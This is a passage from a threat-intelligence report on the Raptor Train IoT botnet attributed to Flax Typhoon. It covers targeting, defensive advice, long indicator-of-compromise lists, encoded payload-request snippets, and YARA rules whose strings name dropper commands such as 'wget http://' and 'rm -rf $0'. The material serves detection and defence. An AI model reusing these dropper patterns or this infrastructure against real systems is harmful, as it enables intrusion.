Black Lotus Labs observed various services hosted on Raptor Train Tier 3 nodes including HTTP and LDAP services which, based on the functionality built into Condor, are likely general-purpose callback silos for operators to use when attempting to verify successful exploitation. The host running the Condor service as of September 2024, 185.14.45.160, is running several of these services as well:

Figure 35: Censys screenshot of two services on 185.14.45.160 from March 17, 2024 - the Condor HTTP service running on port 80 and an LDAP service on port 389.

Attribution and operational use

Based on management and operational timeframes of Raptor Train activity, the observed targeting of sectors aligned with Chinese interests, Chinese language use, and other TTP overlaps; Black Lotus Labs assesses the botnet operators of Raptor Train are likely the nation-state Chinese threat actors known as Flax Typhoon.

As mentioned previously, heatmap analysis of Tier 3 management node sessions in which the nodes are connecting to Tier 2 nodes over SSH on port 22 identifies almost exclusively Chinese working hours, Monday through Friday:




Figure 36: Heatmap showing days and times of Tier 3 node SSH sessions over port 22 to Tier 2 payload and C2 servers aligned with China Standard Time.

Given the large scope of infected devices and the massive scale of noise associated with these SOHO and IoT devices, it is often difficult to determine threat actor operational use of the Tier 1 nodes. Despite that, Black Lotus Labs has managed to identify some of the targeting through this network that appeared to be primarily U.S. and Taiwan-focused activity. The more actively targeted sectors included military, government, higher education, telecommunications, defense industrial base (DIB) and information technology (IT) sectors. For example, a large scanning effort was conducted by the botnet operators in late December 2023 targeting U.S. military (including assets located in Japan), U.S. government, IT providers and DIBs. There was also widespread, global targeting, such as a government agency in Kazakhstan, along with more targeted scanning and likely exploitation attempts against vulnerable software including Atlassian Confluence servers and Ivanti Connect Secure appliances (likely via CVE-2024-21887) in the same sectors.

Conclusion

Black Lotus Labs' investigation into the Raptor Train botnet has revealed a highly sophisticated and large-scale operation likely managed by the Chinese nation-state threat actors known as Flax Typhoon. The botnet, which has been active for over four years, has compromised hundreds of thousands of SOHO devices making it one of the largest Chinese state-sponsored IoT botnets seen to date. The botnet operators manage this extensive network with a custom-built, cross-platform application through a multi-tiered distributed payload and C2 architecture that allows them to manage hundreds of thousands of devices worldwide.

This botnet has targeted entities in the U.S. and Taiwan across various sectors, including military, government, higher education, telecommunications, defense industrial base, and IT. The investigation has yielded insights into the botnet's network architecture, exploitation campaigns, malware components, and operational use, illuminating the evolving tactics and techniques employed by the threat actors. A major concern of the Raptor Train botnet is the DDoS capability that we have not yet observed actively deployed, but we suspect is being maintained for future use.

Our findings underscore the importance of continued vigilance and collaboration among cybersecurity professionals to detect, analyze, and mitigate such sophisticated threats. Black Lotus Labs remains committed to monitoring and disrupting the activities of the Raptor Train botnet and other similar threats to ensure the security and integrity of global digital infrastructure.
To protect their networks from compromises by advanced threat actors and others who may leverage sophisticated networks such as Raptor Train:

- Network defenders: Look for large data transfers out of the network, even if the destination IP address is physically located in the same geographical area.
- All organizations: Consider comprehensive secure access service edge (SASE) or similar solutions to bolster their security posture and enable robust detection on network-based communications.
- Consumers with SOHO routers: Users should follow best practices of regularly rebooting routers and installing security updates and patches. Users should use properly configured and updated EDR solutions on hosts and regularly update software consistent with vendor patches where applicable.

- *All users of networking equipment*: Remain mindful of devices at or near "end-of-life" and ageing out of vendor support. So called "EoL" devices are an attack surface that draws the attention of an ever-growing field of attackers.

Indicators of compromise (IoCs)

- Tier 2 IP and TLS Cert Domain indicators are only provided for the last 90 days due to rotation.
- There are no hash indicators provided below due to the rapid rotation of keys which are embedded in each Nosedive sample. This rotation and embedding causes the samples to consistently have different hashes.

IOC	Type	First seen	Last seen	Category
114.255.70.20	IP	2023-10-04	2024-06-28	Tier 3
5.188.33.135	IP	2023-10-08	2024-03-22	Tier 3
202.182.109.151	IP	2023-07-13	2024-09-04	Tier 3 Sparrow
5.188.33.135	IP	2023-07-13	2024-03-18	Tier 3 Sparrow
5.188.33.228	IP	2024-03-09	2024-09-04	Tier 3 Sparrow
185.14.45.160	IP	2024-01-01	2024-09-04	Tier 3 Sparrow
185.207.154.253	IP	2023-10-19	2024-03-05	Tier 3
14.1.98.223	IP	2023-10-11	2024-01-27	Tier 3
223.98.159.112	IP	2024-01-13	2024-01-14	Tier 3
210.61.186.117	IP	2023-12-08	2023-12-12	Tier 3
104.244.89.157	IP	2023-07-25	2023-08-03	Tier 3
114.255.70.30	IP	2023-06-26	2023-07-08	Tier 3
140.82.14.222	IP	2024-09-16	2024-09-16	Tier 2
45.32.196.165	IP	2024-09-16	2024-09-16	Tier 2

66.42.118.156	IP	2024-09-16	2024-09-16	Tier 2
85.90.216.178	IP	2024-09-12	2024-09-16	Tier 2
85.90.216.184	IP	2024-09-12	2024-09-16	Tier 2
149.28.98.243	IP	2024-09-15	2024-09-15	Tier 2
66.42.83.4	IP	2024-09-15	2024-09-15	Tier 2
45.91.82.49	IP	2024-09-13	2024-09-15	Tier 2
45.91.82.78	IP	2024-09-13	2024-09-15	Tier 2
66.42.101.23	IP	2024-09-13	2024-09-15	Tier 2
92.223.30.61	IP	2024-09-13	2024-09-15	Tier 2
92.223.30.95	IP	2024-09-13	2024-09-15	Tier 2
216.128.183.154	IP	2024-09-12	2024-09-15	Tier 2
37.61.229.163	IP	2024-09-12	2024-09-15	Tier 2
37.61.229.171	IP	2024-09-12	2024-09-15	Tier 2
45.32.185.75	IP	2024-09-12	2024-09-15	Tier 2
45.65.9.216	IP	2024-09-12	2024-09-15	Tier 2
45.65.9.235	IP	2024-09-12	2024-09-15	Tier 2
45.65.9.28	IP	2024-09-12	2024-09-15	Tier 2
92.223.30.82	IP	2024-09-12	2024-09-15	Tier 2
216.128.128.245	IP	2024-09-11	2024-09-14	Tier 2
195.234.62.188	IP	2024-09-03	2024-09-06	Tier 2

195.234.62.192	IP	2024-09-03	2024-09-06	Tier 2
85.90.216.69	IP	2024-09-03	2024-09-06	Tier 2
195.234.62.184	IP	2024-09-03	2024-09-06	Tier 2
89.44.198.200	IP	2024-05-30	2024-09-06	Tier 2
207.148.68.131	IP	2024-04-16	2024-09-06	Tier 2
108.61.177.81	IP	2024-04-18	2024-09-06	Tier 2
45.80.215.149	IP	2024-05-31	2024-09-06	Tier 2
45.92.70.111	IP	2024-06-01	2024-09-06	Tier 2
45.13.199.140	IP	2024-06-04	2024-09-04	Tier 2
45.13.199.152	IP	2024-06-04	2024-09-04	Tier 2
45.13.199.207	IP	2024-06-04	2024-09-04	Tier 2
45.13.199.84	IP	2024-06-04	2024-09-04	Tier 2
45.13.199.96	IP	2024-06-04	2024-09-04	Tier 2
45.13.199.104	IP	2024-06-04	2024-09-04	Tier 2
45.13.199.45	IP	2024-06-04	2024-09-04	Tier 2
45.135.117.136	IP	2024-09-03	2024-09-04	Tier 2
45.10.58.133	IP	2024-09-03	2024-09-04	Tier 2
45.10.58.130	IP	2024-09-03	2024-09-04	Tier 2
85.90.216.111	IP	2024-09-03	2024-09-04	Tier 2
5.8.33.26	IP	2024-09-03	2024-09-04	Tier 2

45.10.58.128	IP	2024-09-03	2024-09-04	Tier 2
195.234.62.197	IP	2024-09-03	2024-09-04	Tier 2
45.92.70.68	IP	2024-09-03	2024-09-04	Tier 2
5.45.184.68	IP	2024-09-03	2024-09-04	Tier 2
195.234.62.198	IP	2024-09-03	2024-09-04	Tier 2
92.38.185.47	IP	2024-09-03	2024-09-04	Tier 2
92.38.185.43	IP	2024-09-03	2024-09-04	Tier 2
85.90.216.112	IP	2024-09-03	2024-09-04	Tier 2
45.10.58.129	IP	2024-09-03	2024-09-04	Tier 2
5.181.27.219	IP	2024-09-03	2024-09-04	Tier 2
92.38.185.44	IP	2024-09-03	2024-09-04	Tier 2
45.135.117.131	IP	2024-09-03	2024-09-04	Tier 2
85.90.216.110	IP	2024-09-03	2024-09-04	Tier 2
37.61.229.17	IP	2024-09-03	2024-09-04	Tier 2
37.9.35.89	IP	2024-09-03	2024-09-04	Tier 2
85.90.216.116	IP	2024-09-03	2024-09-04	Tier 2
37.61.229.15	IP	2024-09-03	2024-09-04	Tier 2
92.38.185.46	IP	2024-09-03	2024-09-04	Tier 2
45.80.215.186	IP	2024-09-02	2024-09-04	Tier 2
85.90.216.115	IP	2024-09-02	2024-09-04	Tier 2

45.10.58.132	IP	2024-09-01	2024-09-04	Tier 2
92.38.185.45	IP	2024-09-01	2024-09-04	Tier 2
45.92.70.71	IP	2024-08-31	2024-09-04	Tier 2
207.148.122.69	IP	2024-06-05	2024-09-04	Tier 2
91.216.190.154	IP	2024-05-31	2024-09-04	Tier 2
23.236.68.193	IP	2024-05-31	2024-09-04	Tier 2
91.216.190.247	IP	2024-05-31	2024-09-04	Tier 2
91.216.190.74	IP	2024-05-31	2024-09-04	Tier 2
45.80.215.47	IP	2024-06-01	2024-09-04	Tier 2
139.180.137.219	IP	2024-04-18	2024-09-04	Tier 2
149.248.51.22	IP	2024-04-18	2024-09-04	Tier 2
65.20.97.251	IP	2024-04-18	2024-09-04	Tier 2
45.77.231.209	IP	2024-04-18	2024-09-04	Tier 2
78.141.238.97	IP	2024-04-18	2024-09-04	Tier 2
155.138.133.56	IP	2024-03-27	2024-09-04	Tier 2
92.38.178.232	IP	2024-03-12	2024-09-04	Tier 2
92.223.30.233	IP	2024-01-01	2024-09-04	Tier 2
92.38.135.146	IP	2023-06-11	2024-09-04	Tier 2
92.223.30.232	IP	2023-12-27	2024-09-04	Tier 2
92.223.30.241	IP	2023-12-26	2024-09-04	Tier 2

202.182.109.151	IP	2023-10-08	2024-09-04	Tier 2
155.138.151.225	IP	2023-07-20	2024-09-04	Tier 2
5.181.27.19	IP	2024-05-31	2024-08-19	Tier 2
5.181.27.6	IP	2024-05-31	2024-08-08	Tier 2
195.234.62.18	IP	2024-05-31	2024-08-07	Tier 2
45.80.215.153	IP	2024-06-02	2024-08-07	Tier 2
45.80.215.154	IP	2024-06-01	2024-08-07	Tier 2
45.80.215.156	IP	2024-06-01	2024-08-07	Tier 2
92.38.176.156	IP	2024-05-31	2024-08-07	Tier 2
45.80.215.151	IP	2024-05-31	2024-08-07	Tier 2
5.181.27.21	IP	2024-05-31	2024-08-07	Tier 2
45.92.70.113	IP	2024-06-08	2024-08-07	Tier 2
45.92.70.115	IP	2024-05-31	2024-08-07	Tier 2
195.234.62.19	IP	2024-05-31	2024-08-07	Tier 2
92.38.176.131	IP	2024-05-31	2024-08-07	Tier 2
45.92.70.112	IP	2024-05-31	2024-08-07	Tier 2
45.80.215.150	IP	2024-05-31	2024-08-07	Tier 2
45.80.215.155	IP	2024-06-01	2024-08-07	Tier 2
89.44.198.195	IP	2024-06-01	2024-08-07	Tier 2
45.80.215.152	IP	2024-05-31	2024-08-07	Tier 2

202.182.109.151	IP	2023-07-13	2024-07-29	Tier 2
89.44.198.254	IP	2024-06-02	2024-07-29	Tier 2
91.216.190.2	IP	2024-06-01	2024-07-29	Tier 2
91.216.190.80	IP	2024-05-31	2024-07-29	Tier 2
23.236.68.213	IP	2024-05-31	2024-07-29	Tier 2
23.236.69.82	IP	2024-05-31	2024-07-29	Tier 2
23.236.68.161	IP	2024-05-31	2024-07-29	Tier 2
23.236.69.110	IP	2024-05-31	2024-07-29	Tier 2
23.236.68.229	IP	2024-05-31	2024-07-29	Tier 2
hy92.com	Domain	2024-09-04	2024-09-04	
hy830.com	Domain	2024-08-31	2024-09-04	
hy529.com	Domain	2024-06-08	2024-09-04	
hy229.com	Domain	2024-03-12	2024-09-04	
hy324.com	Domain	2024-04-03	2024-09-04	
hy1025.com	Domain	2024-01-01	2024-09-04	
hy42.com	Domain	2024-01-01	2024-03-21	
hy619.com	Domain	2024-01-01	2024-09-04	
hy424.com	Domain	2024-01-01	2024-03-18	
hy811.com	Domain	2024-01-01	2024-03-19	
hy30.com	Domain	2024-01-01	2024-09-04	

zdacasdc.w8510.com	Domain	2024-04-01	2024-09-04	Tier 2
zdacxzd.w8510.com	Domain	2024-04-01	2024-09-04	Tier 2
zasdfgasd.w8510.com	Domain	2024-04-01	2024-09-04	Tier 2
bzbatflwb.w8510.com	Domain	2024-04-01	2024-09-04	Tier 2
qacassdfawemp.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
apdfhhjcxcb.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
dftiscasdwe.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
lyblqwesfawe.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
ocmnusdjdik.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
kliscjaisdjhi.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
mjiudwajhkf.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
wmllxwkg.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
awbpxtpi.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
aewreiuicajo.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
tuisasdcxzd.w8510.com	Domain	2023-06-10	2024-09-04	Tier 2
kuyw.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
xxqw.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
hume.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
oklm.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2

ayln.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
abpi.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
amushuvfikjas.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
firc.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
voias.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
acgtjkiufde.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
awerdasvbjgrt.b2047.com	Domain	2022-06-01	2023-06-14	Tier 2
xaqw.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
lfdx.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
xbqw.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
dfgh.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
oklm.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
hyjk.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
mail.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
axqw.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
api.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
awqx.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
hnai.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
qwsd.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
wsxe.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2

nulp.k3121.com	Domain	2021-03-23	2022-04-13	Tier 2
hyddh.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
blepmhnay.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
dkuwbcen.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
ftcexq.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
eufcj.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
saoadlg.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
gmhrxhc.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
vbbrfvhrg.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
wndaoyk.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
ecvkiehs.com	TLS Cert Domain	2024-09-03	2024-09-04	Tier 2
hfsdln.com	TLS Cert Domain	2024-09-02	2024-09-04	Tier 2
osiso.com	TLS Cert Domain	2024-08-26	2024-09-04	Tier 2
bcdkwwuah.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
cvmnomvxm.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
cvgeuwo.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
lofeuq.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2

lznmihdej.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
fajxtg.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
grntjr.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
oploz.com	TLS Cert Domain	2024-06-05	2024-09-04	Tier 2
mudvw.com	TLS Cert Domain	2024-06-05	2024-09-04	Tier 2
amdord.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
mvxnspcqr.com	TLS Cert Domain	2024-06-16	2024-09-04	Tier 2
adjsn.com	TLS Cert Domain	2024-06-06	2024-09-04	Tier 2
ttcyci.com	TLS Cert Domain	2024-06-05	2024-09-04	Tier 2
glxxet.com	TLS Cert Domain	2024-06-13	2024-09-04	Tier 2
nmfagp.com	TLS Cert Domain	2024-08-19	2024-09-02	Tier 2
rnjca.com	TLS Cert Domain	2024-06-05	2024-09-01	Tier 2
woaba.com	TLS Cert Domain	2024-06-06	2024-08-13	Tier 2
bxgtbv.com	TLS Cert Domain	2024-06-08	2024-07-29	Tier 2
ykcmewapc.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
tvcvhzyk.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
sreudcnb.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2

vgbgwzmr.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
jgnsqihc.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
dvujvkfu.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
clqqknzb.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
sbuybjv.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
lomuzs.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
hersrr.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
lfzupr.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
zuszr.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
jkwxcc.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
obqlibg.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
omviak.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
qjknpv.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
wvsezu.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
ysubryfv.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
nhcmdikkd.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
kmgzbowwg.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2

qsxgzu.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
oicdsgjxz.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
iycwqot.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
ujrtkw.com	TLS Cert Domain	2024-06-05	2024-07-29	Tier 2
bkhqwfhtu.com	TLS Cert Domain	2024-06-06	2024-07-29	Tier 2
aqakffj.com	TLS Cert Domain	2024-06-05	2024-06-11	Tier 2
2aa12e5989065951be84ce932b65bd197dd6be3fa987838bad48536c0c74d145	TLS Fingerprint			"kr" certificate
c6fe1748e68923f278926ee8679aaee22800b9c93c38641d12ea0e945e116bb0	TLS Fingerprint			Sparrow "BeiJing" certificate
546390a3a296154e36051dda745b573658311f9831789bb1faca411a3803a9bb	TLS Fingerprint			Sparrow "beijing" certificate

The following encoded URL snippets would be observed in outbound GET requests to a Tier 2 first-stage or second-stage payload server. If they are found, they are indicative of a compromised device:

zdacasdc.w8510.com
PiAlJyU3ICdqM3xxdXRqJyspRERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERQ=

zdacxzd.w8510.com
PiAlJzw+IGozfHF1dGonKylERERERERERERERERERERERERERERERERERERERERERERERERE
REREREREREREREREREREREREREREREREREREQ=

zasdfgasd.w8510.com
PiU3ICIjJTcgajN8cXV0aicrKURERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERQ=

bzbatflwb.w8510.com
Jj4mJTAiKDMmajN8cXV0aicrKURERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERQ=

wmllxwkg.w8510.com
MykoKDwzLyNqM3xxdXRqJyspRERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERQ=

apdfhhjcxcb.w8510.com
JTQgIiwsLic8JyZqM3xxdXRqJyspRERERERERERERERERERERERERERERERERERERERE
REREREREREREREREREREREREREREREREREREQ=

lyblqwesfawe.w8510.com
KD0mKDUzITciJTMhajN8cXV0aicrKURERERERERERERERERERERERERERERERERERERE
REREREREREREREREREREREREREREREREREREQ=

awbpxtpi.w8510.com
JTMmNDwwNC1qM3xxdXRqJyspRERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERQ=

aewreiuicajo.w8510.com
JSEzNiEtMS0nJS4rajN8cXV0aicrKURERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERQ=

ocmnusdjdik.w8510.com
KycpKjE3IC4gLS9qM3xxdXRqJyspREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREQ=

mjiudwajhkf.w8510.com
KS4tMSAzJS4sLyJqM3xxdXRqJyspRERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERQ=

tuisasdcxzd.w8510.com
MDEtNyU3ICc8PiBqM3xxdXRqJyspRERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERQ=

kliscjaisdjhi.w8510.com
LygtNycuJS03IC4sLWozfHF1dGonKylEREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREQ=

dftiscasdwe.w8510.com
ICIwLTcnJTcgMyFqM3xxdXRqJyspRERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERQ=

qacassdfawemp.w8510.com
NSUnJTc3ICIlMyEpNGozfHF1dGonKylEREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREQ=

acgtjkiufde.b2047.com
JScjMC4vLTEiICFqJnZ0cHNqJyspREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREREQ=

voias.b2047.com
MistJTdqJnZ0cHNqJyspRERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERQ=

amushuvfikjas.b2047.com
JSkxNywxMiItLy4lN2omdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERQ=

awerdasvbjgrt.b2047.com
JTMhNiAlNzImLiM2MGomdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERERERQ=

abpi.b2047.com
JSY0LWomdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERERERQ=

kuyw.b2047.com
LzE9M2omdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERERERQ=

xxqw.b2047.com
PDw1M2omdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERERERERQ=

oklm.b2047.com
Ky8oKWomdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERERERQ=

firc.b2047.com
Ii02J2omdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERQ=

hume.b2047.com
LDEpIWomdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERERERQ=

ayln.b2047.com
JT0oKmomdnRwc2onKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERQ=

wsxe.k3121.com
Mzc8IWovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERQ=

xbqw.k3121.com
PCY1M2ovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERQ=

xaqw.k3121.com
PCU1M2ovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERQ=

qwsd.k3121.com
NTM3IGovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERQ=

axqw.k3121.com
JTw1M2ovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERQ=

awqx.k3121.com
JTM1PGovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERQ=

awqx.k3121.com
JTM1PGovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERQ=

lfdx.k3121.com
KCIgPGovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERQ=

oklm.k3121.com
Ky8oKWovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERQ=

hyjk.k3121.com
LD0uL2ovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERQ=

dfgh.k3121.com
ICIjLGovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ERERERERERERERERERERERERERERERERERERERERERQ=

nulp.k3121.com
KjEoNGovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERQ=

hnai.k3121.com
LColLWovd3V2dWonKylERERERERERERERERERERERERERERERERERERERERERERERERERERERERERE
RERERERERERERERERERERERERERERERERERERERERERQ=

Yara signatures

```
rule Nosedive {
   meta:
      author = "Lumen Technologies - Black Lotus Labs"

   strings:
      $r1 = {DC FE BA DC}

      $s1 = "bmac" ascii fullword
```

```
        $s2 = "barch" ascii fullword
        $s3 = "bos" ascii fullword
        $s4 = "bdns" ascii fullword
        $s5 = "bgateway" ascii fullword
        $s6 = "bip" ascii fullword
        $s7 = "biface" ascii fullword
        $s8 = "huuid" ascii fullword
        $s9 = "buuid" ascii fullword
        $s10 = "bot_name" ascii fullword
    condition:
        uint32(0) == 0x464c457f and filesize > 200KB and filesize < 3MB and 1 of ($r*) and 8 of
($s*)
}

rule Nosedive_dropper {
    meta:
        author = "Lumen Technologies - Black Lotus Labs"

    strings:
        $r1 = "#!/bin/sh" ascii fullword
        $r2 = "RERERERERERERERERERERERE" ascii

        $s1 = "/tmp" ascii
        $s2 = "/var/tmp" ascii
        $s3 = "http://" ascii
        $s4 = "rm -rf $0" ascii fullword

        $b1 = "arm" ascii
        $b2 = "mipsel" ascii
        $b3 = "mips" ascii
        $b4 = "x86" ascii
        $b5 = "x86_64" ascii
        $b6 = "ppc" ascii
        $b7 = "sh4" ascii
```

```
    condition:
        filesize < 2KB and $r1 at 0 and $r2 and 3 of ($s*) and 5 of ($b*)
}

rule Nosedive_custom_dropper {
    meta:
        author = "Lumen Technologies - Black Lotus Labs"

    strings:
        $r1 = "#!/bin/sh" ascii fullword

        $s1 = "/tmp" ascii
        $s2 = "/var/tmp" ascii
        $s3 = "wget http://" ascii
        $s4 = "rm -rf $0" ascii fullword
        $s5 = "kill -9 `pidof" ascii
        $s6 = "sleep 1" ascii fullword
        $s7 = "while true" ascii fullword

    condition:
        filesize < 3KB and $r1 at 0 and 6 of ($s*)
}
```